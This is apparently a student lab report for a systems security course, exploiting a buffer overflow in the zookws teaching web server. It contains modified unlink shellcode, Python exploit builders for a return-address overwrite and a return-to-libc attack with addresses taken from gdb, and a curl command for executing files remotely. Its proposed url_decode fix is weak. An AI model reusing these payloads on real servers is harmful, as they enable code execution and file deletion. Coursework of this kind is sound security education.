# System Security Lab 1

Lawrence Kevin 1005002

Lim Boon Han Melvin 1005288

## Exercise 1

```
}

static void process_client(int fd)
{
    static char env[8192];  /* static variables are not on the stack */
    static size_t env_len = 8192;
    char reqpath[4096];
    const char *errmsg;

    /* get the request line */
    if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
        return http_err(fd, 500, "http_request_line: %s", errmsg);
```

from zookd.c

```
    /* decode URL escape sequences in the requested path into reqpath */
    url_decode(reqpath, sp1);
```

from http.c

There is a buffer that can be overflown, as it is not checked before passed into `url_decode()` . This can allow the attacker to overwrite it with a buffer that is longer than the given length, where we can trick the web server to writing memory beyond `reqpath` .

Before any function is called, the stack pushes the return address of the program to the stack before (above) the `$ebp` or `$rbp` . When the function is over, we get the value of the return address and the program jumps to that address saved on the stack. We can exploit the return address by overwriting the value, with a long enough buffer value. We can also find the address of the return address and from


this, we can calculate how long the buffer is supposed to be to overwrite it. More will be explained/shown in the following exercises.

# Exercise 2

For this exercise, we will be testing our hypothesis by trying to overflow the buffer when it writes to `reqpath`. Therefore the payload has to be larger than `4096 bytes` to overflow the buffer.
Format of GET request:
GET (payload) HTTP/(version), which sets the syntax for the request in `exploit-2.py`.

We are only left with the size of payload required for the overflow to succeed. Technically, we do not need to know the exact size as long as it is much larger than 4096 so that the code will access unallocated memory, causing a segmentation fault. Which will cause the server to crash.

As seen, the `make check-crash` command showed a PASS.




# Exercise 3.1

This exercise requires some editing of the `shellcode.S` file, we called the `SYS_unlink` to unlink the file grades.txt from the server.

From here, we will be editing lines 3, 4, and 21. Lines 3 is the target file, line 4 is the length of its `PATH`, and line 21 is the system call / command we want to execute.

**Before**

```
3   #define STRING  "/bin/sh"
4   #define STRLEN  7
5   #define ARGV    (STRLEN+1)
6   #define ENVP    (ARGV+8)
7
8   .globl main
9       .type   main, @function
10
11  main:
12      jmp calladdr
13
14  popladdr:
15      popq    %rcx
16      movq    %rcx,(ARGV)(%rcx)   /* set up argv pointer to pathname */
17      xorq    %rax,%rax       /* get a 64-bit zero value */
18      movb    %al,(STRLEN)(%rcx)  /* null-terminate our string */
19      movq    %rax,(ENVP)(%rcx)   /* set up null envp */
20
21      movb    $SYS_execve,%al     /* set up the syscall number */
```

As such, lines 3 and 4 are updated to the home/httpd//grades.txt and the length of the `PATH`, which is 22.


Then, following the instructions, we are using `SYS_unlink` in line 21.

**After**

```
1   #include <sys/syscall.h>
2
3   #define STRING  "/home/httpd/grades.txt"
4   #define STRLEN  22
5   #define ARGV    (STRLEN+1)
6   #define ENVP    (ARGV+8)
7
8   .globl main
9       .type   main, @function
10
11  main:
12      jmp calladdr
13
14  popladdr:
15      popq    %rcx
16      movq    %rcx,(ARGV)(%rcx)   /* set up argv pointer to pathname */
17      xorq    %rax,%rax       /* get a 64-bit zero value */
18      movb    %al,(STRLEN)(%rcx)  /* null-terminate our string */
19      movq    %rax,(ENVP)(%rcx)   /* set up null envp */
20
21      movb    $SYS_unlink,%al     /* set up the syscall number */
```

**Results**

As seen from the results, the shellcode managed to remove /home/httpd/grades.txt after running the command `./run-shellcode shellcode.bin`.




# Exercise 3.2

After confirmation of the shellcode being effective, we will be able to use it in this exercise. We need to find out the return address of `process_client()` and the address of `reqpath` on the stack using `gdb`.

From the `gdb` output, we can see that the `reqpath` starting address is `0x7fffffffdcd0`, while the return address of `process_client()` is `0x7fffffffece8`. A simple calculation of the differences in values would bring us to 4120 bytes, which is the address space allocated in the `process_client()` method.

This 4120 bytes is made up of memory allocation of `reqpath` = 4096 bytes, `%rbp` = 8 bytes, and `errmsg` = 8 bytes (based on 64-bit systems). The remaining 8 bytes are padding for alignment.

```
Thread 2.1 "zookd-exstack" hit Breakpoint 1, process_client (fd=4) at zookd.c:109
warning: Source file is more recent than executable.
109         if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
>>> print &reqpath
$1 = (char (*)[4096]) 0x7fffffffdcd0
>>> info frame
Stack level 0, frame at 0x7fffffffecf0:
 rip = 0x555555555822 in process_client (zookd.c:109); saved rip = 0x5555555557bb
 called by frame at 0x7fffffffed20
 source language c.
 Arglist at 0x7fffffffece0, args: fd=4
 Locals at 0x7fffffffece0, Previous frame's sp is 0x7fffffffecf0
 Saved registers:
  rbp at 0x7fffffffece0, rip at 0x7fffffffece8
>>>
```

The code in `exploit-3.py` was edited to include the above specifications, with use of `urllib.quote()` and `struct.pack()` to prepare the payload for the HTTP request.

```
def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x
    payload = urllib.quote(shellcode + "m" * (4095 - len(shellcode)) + "k" * 24 + struct.pack("<Q", stack_buffer+1))

    req = "GET /" + payload + " HTTP/1.0\r\n" + \
        "\r\n"
    return req
```

As seen, the `make check-exstack` command outputs a PASS.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-exstack
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2024);
WARNING: if 2024 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
httpd@istd:~/labs/lab1_mem_vulnerabilities$ _
```

# Exercise 4

With a non-executable stack, it is still possible to control the program counter, even though when we won't be able to execute an instruction on the stack.

Coincidentally, we have the `accidentally` function (as stated in the lab 1 exercise PDF) that helps us to load an address into `%rdi` .

We take the addresses `accidentally` and `unlink` by doing the following (the address of `reqpath` is retrieved from the earlier parts, which is `0x7fffffffdcd0`):

```
Thread 2.1 "zookd-exstack" hit Breakpoint 1, process_client (fd=4) at zookd.c:109
warning: Source file is more recent than executable.
109         if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
>>> print &reqpath
$1 = (char (*)[4096]) 0x7fffffffdcd0
>>> info frame
Stack level 0, frame at 0x7fffffffecf0:
 rip = 0x555555555822 in process_client (zookd.c:109); saved rip = 0x5555555557bb
 called by frame at 0x7fffffffed20
 source language c.
 Arglist at 0x7fffffffece0, args: fd=4
 Locals at 0x7fffffffece0, Previous frame's sp is 0x7fffffffecf0
 Saved registers:
  rbp at 0x7fffffffece0, rip at 0x7fffffffece8
>>>
```

(from exercise 3.2)

1. `./clean-env.sh ./zookd-nxstack 8080 &`
2. `1.` returns a pid, we use that pid to do the following: `gdb -p $(pid)`.

```
>>> p accidentally
$2 = {void (void)} 0x5555555558f4 <accidentally>
>>> p unlink
$3 = {<text variable, no debug info>} 0x2aaaab246ea0 <unlink>
>>>
```

Now we have the addresses of `accidentally` and `unlink`, we can perform the attack.

The attack would be as such:

1. We first need to understand `accidentally` 's function: it moves data from `%rbp+16` to `%rdi` .
2. Keeping this information in mind, we need to find the number of bytes between `%rip` and `reqpath[0]` . This is done by doing `7FFF FFFF ECE8 (addr. of %rip) - 7FFF FFFF DCD0 (addr. of reqpath[0])`


3. Converting `0x1018` to decimal gives us `4120` bytes. This means we have `4096` of buffer length + `24` random characters before `%rip`. Taking this into consideration, we can add the random padding of `24` characters at the end of the payload. Altogether, the attack consists of a payload represented below:

| / "/home/httpd/grades.txt" + (remaining 4096 - length of "/home/httpd/grades.txt")*random char | |
|---|---|
| + Random padding to %rip | |
| %rip address (address of accidentally) | Address of libc unlinked() |
| Address of reqpath[1] | |

The code looks like the following, where payload is constructed in the same manner as the table above.

```
stack_buffer = 0x7fffffffdcd0
stack_retaddr = 0x7fffffffece8
unlink_file_path = "/home/httpd/grades.txt" + b"\00"
## This is the function that you should modify to construct an
## HTTP request that will cause a buffer overflow in some part
## of the zookws web server and exploit it.

def build_exploit(shellcode):
    ## Things that you might find useful in constructing your exploit:
    ##
    ##   urllib.quote(s)
    ##     returns string s with "special" characters percent-encoded
    ##   struct.pack("<Q", x)
    ##     returns the 8-byte binary encoding of the 64-bit integer x
    payload = unlink_file_path + "b"*(4095-len(unlink_file_path)+24)
    acc_addr_processed = struct.pack("<Q", 0x5555555558f4)
    libc_addr_processed = struct.pack("<Q", 0x2aaaab246ea0)
    stack_buffer_processed = struct.pack("<Q", stack_buffer + 1)
    payload = urllib.quote(payload + acc_addr_processed + libc_addr_processed + stack_buffer_processed)
    req =   "GET /" + payload + " HTTP/1.0\r\n" + \
            "\r\n"
    return req
```


Upon running the test, we can see that the code deletes `grades.txt` and `make check-libc` command output a PASS.

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check-libc
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2024);
WARNING: if 2024 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
httpd@istd:~/labs/lab1_mem_vulnerabilities$
```

Now checking all of the exploits with `make check`:

```
httpd@istd:~/labs/lab1_mem_vulnerabilities$ make check
./check_zoobar.py
+ removing zoobar db
+ running make.. output in /tmp/make.out
+ running zookd in the background.. output in /tmp/zookd.out
PASS Zoobar app functionality
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2024);
WARNING: if 2024 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zookd-exstack ./exploit-2.py
./check-part2.sh: line 8:  1322 Terminated              strace -f -e none -o "$STRACELOG" ./clean-er
v.sh ./$1 8080 &> /dev/null
1337  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x7fffffff000} ---
1337  +++ killed by SIGSEGV +++
1325  --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_KILLED, si_pid=1337, si_uid=1000, si_status=SIGSEGV
, si_utime=0, si_stime=0} ---
PASS ./exploit-2.py
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2024);
WARNING: if 2024 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-exstack ./exploit-3.py
PASS ./exploit-3.py
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2024);
WARNING: if 2024 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zookd-nxstack ./exploit-4.py
PASS ./exploit-4.py
[1]+  Terminated              ./clean-env.sh ./zookd 8080
httpd@istd:~/labs/lab1_mem_vulnerabilities$
```

# Exercise 5




As seen above, we can see that by visiting the name of the file, we can see the contents of the file. This will allow attackers to possibly view and study the code, to perform attacks on the server if the person is malicious. This is a vulnerability. However, it is possible that to exploit this vulnerability, one would need to know

the names of the files. But this would also mean that there is a possibility that one can employ brute force attacks to get code snippets and study the code to exploit vulnerabilities. One way to circumvent this is to only host files that are meant for the public to view, and store away other files that are not intended to be seen (for example: a bank's private key). This will limit the information that can be leaked to the public.

Similarly, one can also use `curl` to perform attacks on the server, where one can use commands like `curl --path-as-is localhost:8080 ./executable_to_run` to perform executions remotely and this is dangerous, as an attacker can run unauthorised programs. A limitation might be that the attacker might not be able to pass arguments to the code, so it is not necessary that all executables or code snippets can be executed.

# Exercise 6

The attacks we have conducted revolve around overflowing the `reqpath` buffer. the `url_decode` function is responsible for taking in the input of the `reqpath` buffer. So let's look at the code briefly.

```c
void url_decode(char *dst, const char *src)
{
    for (;;)
    {
        if (src[0] == '%' && src[1] && src[2])
        {
            char hexbuf[3];
            hexbuf[0] = src[1];
            hexbuf[1] = src[2];
            hexbuf[2] = '\0';

            *dst = strtol(&hexbuf[0], 0, 16);
            src += 3;
        }
        else if (src[0] == '+')
        {
            *dst = ' ';
            src++;
        }
        else
```


In the `url_decode` function, we can observe that the code is wrapped in a `While True` loop. This will allow a buffer overflow attack because there is no limit to when the `for loop` ends. This is our main vulnerability.

```c
void url_decode(char *dst, const char *src)
{
    for (int i = 0; i < 4096; i++)
    {
        if (src[0] == '%' && src[1] && src[2])
        {
            char hexbuf[3];
            hexbuf[0] = src[1];
            hexbuf[1] = src[2];
            hexbuf[2] = '\0';

            *dst = strtol(&hexbuf[0], 0, 16);
            src += 3;
        }
        else if (src[0] == '+')
        {
            *dst = ' ';
```

```
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell
```

We turn the `for infinite loop (While True)` loop to a for loop that takes in exactly `4096` bytes.




After compiling the code, we can see that the exploits do not work anymore.